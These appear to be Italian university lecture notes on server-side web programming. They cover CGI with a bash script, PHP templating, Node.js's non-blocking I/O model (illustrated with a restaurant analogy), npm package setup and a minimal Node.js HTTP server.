Le nostre pagine web possono avere un certo dinamismo, grazie a JavaScript, e tale dinamismo avviene all'interno dei browser web.

Tuttavia, in un certo senso, sono ancora intrinsecamente statici.

- Ogni volta che un browser invia una richiesta a una delle nostre pagine web, verrà sempre servito lo stesso identico documento.



L'approccio web «statico» che abbiamo visto finora è semplice ed efficace.

Funziona alla grande per le applicazioni web composte da un numero limitato di pagine, che cambiano piuttosto di rado.

È influenzato, tuttavia, da alcune limitazioni:

- Cosa succede se vogliamo personalizzare una pagina per un utente specifico?
- Cosa succede se il contenuto di una pagina cambia molto di frequente?
- Cosa succede se il nostro sito web è composto da milioni di pagine?
- Cosa succede se dobbiamo agire in base a una richiesta (ad esempio: salvare un ordine, ...)?

Esempio: Wikipedia

Wikipedia presenta circa 60 milioni di pagine web.

- Tutte con la stessa struttura, lo stesso stile...
- ...ma contenuti diversi.

Supponiamo che la struttura di base di una pagina di Wikipedia sia di circa 150k caratteri, sono 150kB di dati ripetuti in ogni pagina.

Moltiplicando questo per i 60 milioni di pagine web, si ottengono 9 TeraByte di dati ripetuti.


Cosa succederebbe se dovessimo cambiare la barra di navigazione?

Introduzione del Server-side Programming:

Finora, i server web servivano solo file dalla radice del documento ma può fare molto di più:

- Per cominciare, può generare pagine web al volo.
 - ❖ In genere in base ai parametri ricevuti nella richiesta HTTP.


Questa è l'idea chiave alla base della programmazione lato server.



CGI:


Nei primi anni '90, prima ancora che JavaScript esistesse, le pagine web dinamiche potevano essere realizzate utilizzando la Common Gateway Interface (CGI).

- una specifica di interfaccia che consente ai server web di eseguire programmi esterni per elaborare una richiesta HTTP.



La Common Gateway Interface definisce come i server Web e i programmi conformi a CGI comunicano:


- Come un programma CGI dovrebbe accedere ai suoi input.
 - ❖ Le intestazioni delle richieste e la stringa di query sono disponibili tramite variabili di ambiente (Environment Variables).
 - ❖ Il corpo della richiesta è disponibile per il programma sul stdin stream.
- Come un server Web dovrebbe creare una risposta.
 - ❖ L'output del programma su stdout è il corpo della risposta HTTP.



Il nostro primo CGI script:

```
#!/bin/bash
echo "Content-type: text/html; charset=utf-8"
echo ""
echo "<!DOCTYPE html>"
echo "<html><head><title>Hello CGI!</title></head><body>"
echo "<h1>Hello CGI!</h1>"
echo "<p>This page was loaded on "
date +"%d/%m/%Y at %H:%M:%S. </p></body>"
```

Esempio:



Repo: <https://github.com/luistar/cgi-to-do-list-with-bash>

Scripting lato server:

Scrivere programmi CGI non è un'esperienza molto piacevole.

- Scrivere interi documenti HTML su stdout è macchinoso.
- Analizzare manualmente le stringhe di query e i corpi delle richieste non è molto divertente.
- Creare un nuovo processo per ogni richiesta non è molto efficace in termini di risorse.

Fortunatamente, sono emersi linguaggi di programmazione e framework specializzati:

- PHP (acronimo ricorsivo per PHP Hypertext Preprocessor), nel 1995.
- ASP (Active Server Pages), il linguaggio di scripting lato server di Microsoft, nel 1997.
- JSP (Java Server Pages), originariamente rilasciato da Sun nel 1999.

L'idea era di «mescolare» codice lato server e HTML, con uno speciale interprete che analizzava il mix per produrre codice HTML «puro».


PHP:

I delimitatori speciali `<?php ... ?>` vengono utilizzati per separare il codice e l'HTML.

```
<!-- hello-world.php file -->
<!DOCTYPE html>
<html>
  <head>
    <title><?php echo "Hello PHP" ?></title>
  </head>
  <body>
    <h1>Hello PHP</h1>
    <?php $array = ["Hello", "PHP"] ?>
    <ul>
      <?php foreach($array as $item): ?>
        <li><?= $item ?></li>
      <?php endforeach; ?>
    </ul>
  </body>
</html>
```

- Il testo al di fuori dei delimitatori rimane così com'è nell'output.
- Il codice all'interno dei delimitatori viene interpretato e l'output risultante viene inserito nell'html.
- `<?=` è una forma abbreviata per `<?php echo`.

```
<!-- hello-world.php file -->
<!DOCTYPE html>
<html>
  <head>
    <title><?php echo "Hello PHP" ?></title>
  </head>
  <body>
    <h1>Hello PHP</h1>
    <?php $array = ["Hello", "PHP"] ?>
    <ul>
      <?php foreach($array as $item): ?>
        <li><?= $item ?></li>
      <?php endforeach; ?>
    </ul>
  </body>
</html>
```



Le soluzioni di scripting lato server in genere supportano gli sviluppatori in molte attività noiose tipiche della gestione delle richieste http.

Le richieste vengono automaticamente pre-elaborate.

- In PHP, i parametri di richiesta sono disponibili in array associativi (ad esempio: `$_GET`, `$_POST`).
- Ad esempio, `$_POST['todo']` può essere utilizzato per accedere al parametro todo request.
- In PHP, i cookie vengono già analizzati nell'array associativo `$_COOKIES`.

Non è necessario inviare in modo esplicito l'output su stdout dell'intera risposta.


Esempio: To-do list basato su PHP

Re-implementeremo la nostra app web To-do list usando PHP 8.

Dato che stiamo facendo un balzo in avanti verso lo sviluppo web moderno, renderemo la nostra app leggermente più interessante.

- Gestiremo la persistenza usando un database reale (SQLite).
- Useremo Bootstrap per rendere le nostre pagine leggermente meno brutte e reattive.
- Introdurremo un footer e una navbar, come parti del template.

Useremo un'architettura moderna che sfrutta NGINX e PHP-FPM.



Repo: <https://github.com/luistar/php-to-do-list>.

Lezione 10:

JavaScript in un Server Environment:


Node.js:

Si tratta di un JavaScript Runtime Environment open source e multiplatforma.

- Esegue il JavaScript Engine V8 di Google dal progetto Chromium.
- Modello di I/O basato su eventi, asincrono per default e non bloccante.
- Di gran lunga l'execution environment JS più diffuso.

Gestione delle multi-threaded request:

In altri environments/linguaggi di esecuzione, una richiesta viene gestita da un thread/processo dedicato.




Operazioni I/O bloccanti costose:

Quando si gestiscono le richieste, le applicazioni Web spesso devono eseguire operazioni di I/O bloccanti e che richiedono molto tempo:

- Accedere a un database.
- Accedere a un'API esterna (ad esempio: utilizzando fetch()).
- Leggere un file dal file system locale.
- Leggere il corpo della richiesta.

Di conseguenza, i thread/processi che gestiscono una richiesta impiegano molto tempo in attesa del completamento di queste operazioni.



L'approccio sopradescritto può essere inefficiente (molto tempo di attesa dei thread) e scalabilità limitata (numero di richieste simultanee gestite).

- Il pool di thread è pre-allocato alla dimensione predefinita. Non è possibile gestire più richieste simultanee di quelle consentite dal pool di thread.

Pensiamo a questo con un **esempio**:

- Un ristorante ha 10 tavoli. La direzione decide di assumere 10 camerieri. Ogni cameriere viene assegnato a un solo tavolo.
- Quando un cliente arriva, viene fatto accomodare al primo tavolo libero e il cameriere gli consegna il menu.
- I clienti impiegano dai 5 ai 10 minuti per decidere cosa desiderano. Durante questo lasso di tempo, il cameriere rimane inattivo.
- Quando un cliente decide cosa desidera, il cameriere prende l'ordinazione e la porta allo chef.
- Lo chef impiega dai 15 ai 30 minuti per preparare il cibo. Durante questo lasso di tempo, il cameriere rimane inattivo.
- Quando il cibo è pronto, il cameriere lo porta al cliente. Il cliente impiega dai 15 ai 30 minuti per consumarlo. Durante questo lasso di tempo, il cameriere rimane inattivo.
- Una volta che il cliente ha finito di mangiare, il cameriere sparcchia il tavolo e chiede a un responsabile di preparare il conto. La preparazione del conto richiede dai 2 ai 5 minuti. Durante questo lasso di tempo, il cameriere rimane inattivo.
- Una volta pronto il conto, il cameriere lo porta al cliente, che paga e lascia il locale.
- Un nuovo cliente può ora essere servito dallo stesso cameriere allo stesso tavolo.

Nel nostro esempio, i camerieri sono thread che servono i clienti (richieste).

È possibile servire al massimo 10 clienti (richieste) contemporaneamente.

Un cliente che decide cosa ordinare, un cuoco che prepara il cibo, un cliente che lo mangia e un responsabile che prepara il conto sono operazioni di blocco. Il cameriere rimane inattivo durante queste operazioni.

Le risorse non vengono utilizzate in modo molto efficiente.

Con questa gestione, se volessimo servire una richiesta aggiuntiva alla volta, dovremmo assumere un nuovo cameriere.


Vediamo come rendere più efficiente il nostro ristorante:

- Il ristorante assume un solo cameriere per servire i suoi 10 tavoli.
- Quando arriva un cliente, il cameriere lo accoglie e lo fa accomodare al tavolo, consegnandogli il menu. Mentre il cliente sceglie, il cameriere è disponibile a soddisfare le esigenze degli altri clienti.
- Una volta che il cliente ha ordinato, il cameriere lo porta al cuoco. Mentre il cuoco prepara il cibo, il cameriere torna in sala ed è disponibile a soddisfare le esigenze degli altri clienti.
- Una volta che il cibo è pronto (e suona il campanello della cucina), il cameriere lo porta al cliente. Mentre il cliente mangia, il cameriere è disponibile a soddisfare le esigenze degli altri clienti.

Node.js - Filosofia:

Node.js si basa su una filosofia molto simile al nostro esempio più efficiente del ristorante.

- Un programma Node.js viene eseguito in un singolo processo.
- Non è necessario creare nuovi thread per ogni richiesta.
- Il runtime di Node.js fornisce un set di primitive di I/O asincrone nella sua libreria standard che impediscono il blocco del codice JavaScript.
 - ❖ La maggior parte delle librerie sfrutta il paradigma non bloccante quando possibile.
 - ❖ Ampia adozione del modello di callback.
 - ❖ In generale, le operazioni sincrone sono un'eccezione piuttosto che la norma.



Come installare Node.js:

Per installare Node.js puoi:

- utilizzare gli installer disponibili sul sito web ufficiale
- utilizzare il tuo gestore di pacchetti preferito.
- utilizzare un gestore di versioni di Node.js come NVM, NVS, NVM4W.
 - ❖ Interessante se vuoi sperimentare diverse versioni e cambiarle frequentemente.

```
@luigi → D/O/T/W/2/e/10-Node.js $ nvs
```

```
-----  
| Select a node version |  
+-----+  
| a) node/21.2.0 |  
| b) node/21.1.0 |  
| c) node/21.0.0 |  
| d) node/20.11.1 (Iron) |  
| e) node/20.11.0 (Iron) |  
| f) node/20.10.0 (Iron) |  
| [g] node/20.9.0 (Iron) |  
| h) node/20.8.1 |  
| i) node/20.8.0 |  
| --\ |  
-----
```

Type a hotkey or use Down/Up arrows then Enter to choose an item.

```
@luigi → D/O/T/W/2/e/10-Node.js $ nvs
```

```
-----  
| Select a version |  
+-----+  
| [a] node/20.9.0/x64 (Iron) [current] [default] |  
| b) node/20.8.1/x64 |  
| ,) Download another version |  
| .) Don't use any version |  
| ----- |  
-----
```

Type a hotkey or use Down/Up arrows then Enter to choose an item.

Per verificare che tutto sia a posto, puoi eseguire: `node --version`

```
@luigi → D/O/T/W/2/e/10-Node.js $ node --version  
v20.9.0
```

```
@luigi → D/O/T/W/2/e/10-Node.js $
```

```
//hello-world.js
"use strict"
console.log("Hello Node.js!");
```

```
@luigi → D/O/T/W/2/e/10-Node.js $ node .\hello-world.js
Hello Node.js!
```

```
@luigi → D/O/T/W/2/e/10-Node.js $
```

Node.js vs Browser Environment:

In un ambiente browser, utilizziamo principalmente JavaScript per manipolare il DOM. Abbiamo API per finestre, documenti e piattaforme Web come cookie, LocalStorage, ecc.

In Node.js, questi oggetti e API non sono disponibili.

In Node.js, invece, possiamo sfruttare la libreria standard e i suoi numerosi moduli per l'accesso al file system e alla rete.

- È possibile leggere e scrivere file sul file system.
- È possibile rimanere in ascolto su una socket per le richieste in arrivo.

Uno dei principali fattori del successo di Node.js è npm (Node Package Manager).

- A settembre 2022, erano disponibili oltre 2,1 milioni di pacchetti.
- Il più grande repository monolingua al mondo.
- Esiste un pacchetto per (quasi) tutto.
- npm offre strumenti per scaricare e gestire le dipendenze per i progetti Node.js.

NPM - Introduzione:

npm dovrebbe essere installato di default con Node.js.

- Puoi verificare che npm sia disponibile usando: `npm --version`.

```
@luigi → D/O/T/W/2/e/10-Node.js $ npm --version
10.2.2

@luigi → D/O/T/W/2/e/10-Node.js $
```

- Per creare un pacchetto npm nella directory corrente, basta eseguire: **npm init**.
- Per creare un modulo compatibile con ES, utilizzare **npm init es6**.

NPM - Creare un nuovo pacchetto:

npm init chiederà alcune informazioni sul pacchetto/progetto.

- Nome del pacchetto, versione, repository (se presente), licenza, autore, ecc.
- Entry point (il primo file javascript da eseguire), test command (se presente).

Alla fine, npm crea un file `project.json` nella stessa directory.

Il file `project.json` contiene tutte le informazioni sul pacchetto, incluse le sue dipendenze (se presenti) e i comandi per eseguirlo.

Dato che lavoreremo con moduli ES, bisogna usare `npm init es6` quando si crea un nuovo pacchetto.

```
{
  "name": "hello-web-technologies",
  "version": "0.0.1",
  "description": "Web Technologies' first npm package",
  "main": "app.js",
  "type": "module",
  "scripts": {
    "test": "echo \"Error: no test specified\" && exit 1"
  },
  "keywords": [
    "greetings"
  ],
  "author": "Luigi Libero Lucio Starace",
  "license": "MIT"
}
```

Package.json - Main file e Tasks:

Il main file (app.js nel nostro esempio) viene eseguito quando il codice client importa il nostro pacchetto. Generalmente esporta variabili/funzioni pubbliche.

La proprietà scripts può essere utilizzata per specificare command-line tasks:

- La test task è definita di default e non ha molte funzioni.
- Le tasks possono essere eseguite eseguendo: `npm <taskname>`.
- Possiamo aggiungere una start task modificando la proprietà scripts come segue:

```
"scripts": {  
  "start": "node app.js",  
  "test": "echo \"Error: no test specified\" && exit 1"  
},
```

NPM - Esecuzione delle Tasks:

```
//from package.json  
"scripts": {  
  "start": "node app.js",  
  "test": "echo \"Error: no test specified\" && exit 1"  
},
```

```
//app.js file  
"use strict";  
console.log("Hello Web Technologies!");
```

```
@luigi → D/O/T/W/2/e/10-Node.js $ npm start
```

```
> hello-web-technologies@0.0.1 start  
> node app.js
```

```
Hello Web Technologies!
```

```
@luigi → D/O/T/W/2/e/10-Node.js $
```

NPM - Installazione delle dipendenze:

Rendiamo il nostro pacchetto più interessante.

Cerchiamo nella libreria npm e troviamo questo pacchetto interessante: cowsay

Per installare la dipendenza, basta eseguire `npm install <packagename>`.

Nel nostro caso, `npm install cowsay`, succedono due cose:

- npm tiene traccia della nuova dipendenza, aggiungendo una nuova sezione nel file `package.json`.

```
"dependencies": {  
  "cowsay": "^1.5.0"  
}
```

- Le dipendenze vengono scaricate nella directory `node_modules`.
 - ❖ Nota che npm ha scaricato non solo il pacchetto richiesto, ma anche le sue dipendenze (ricorsive).

```
//app.js file  
import cowsay from 'cowsay';  
  
console.log(cowsay.think({  
  text: "Hello Web Tech!"  
}));
```

```
@luigi → D/O/T/W/2/e/10-Node.js $ npm start  
  
> hello-web-technologies@0.0.1 start  
> node app.js  
  
( Hello Web Tech! )  
-----  
      o   ^   ^  
      o  (oo)\_____  
          (__)\\       )\\/\  
              ||----w |  
              ||     ||  
  
@luigi → D/O/T/W/2/e/10-Node.js $
```

Quando distribuiamo un pacchetto npm, dobbiamo solo fornire il nostro codice e un descrittore `package.json`.

Il comando `npm install` può essere utilizzato per installare tutte le dipendenze elencate nel file `package.json`.

Una prima Web APP con Node.js:

```
import http from 'http';

const PORT = 3000;

let server = http.createServer(function(request, response){
  let course = "Web Technologies";
  response.writeHead(200, {"Content-Type": "text/html"});
  response.write(`<!DOCTYPE html>
<html><body>
  <h1>Hello ${course}</h1>
  <p>Current date is ${new Date().toDateString()}</p>
</body></html>`);
  response.end();
}).listen(PORT);

console.log(`Web app listening on port ${PORT}`);
```

Hello Web Technologies

Current date is Sun Nov 12 2023




Debugging una App Node.js in VSCode:

Il modo più semplice è abilitare la Auto Attach feature.

Questo collegherà un debugger ai processi Node.js avviati in VSCode.

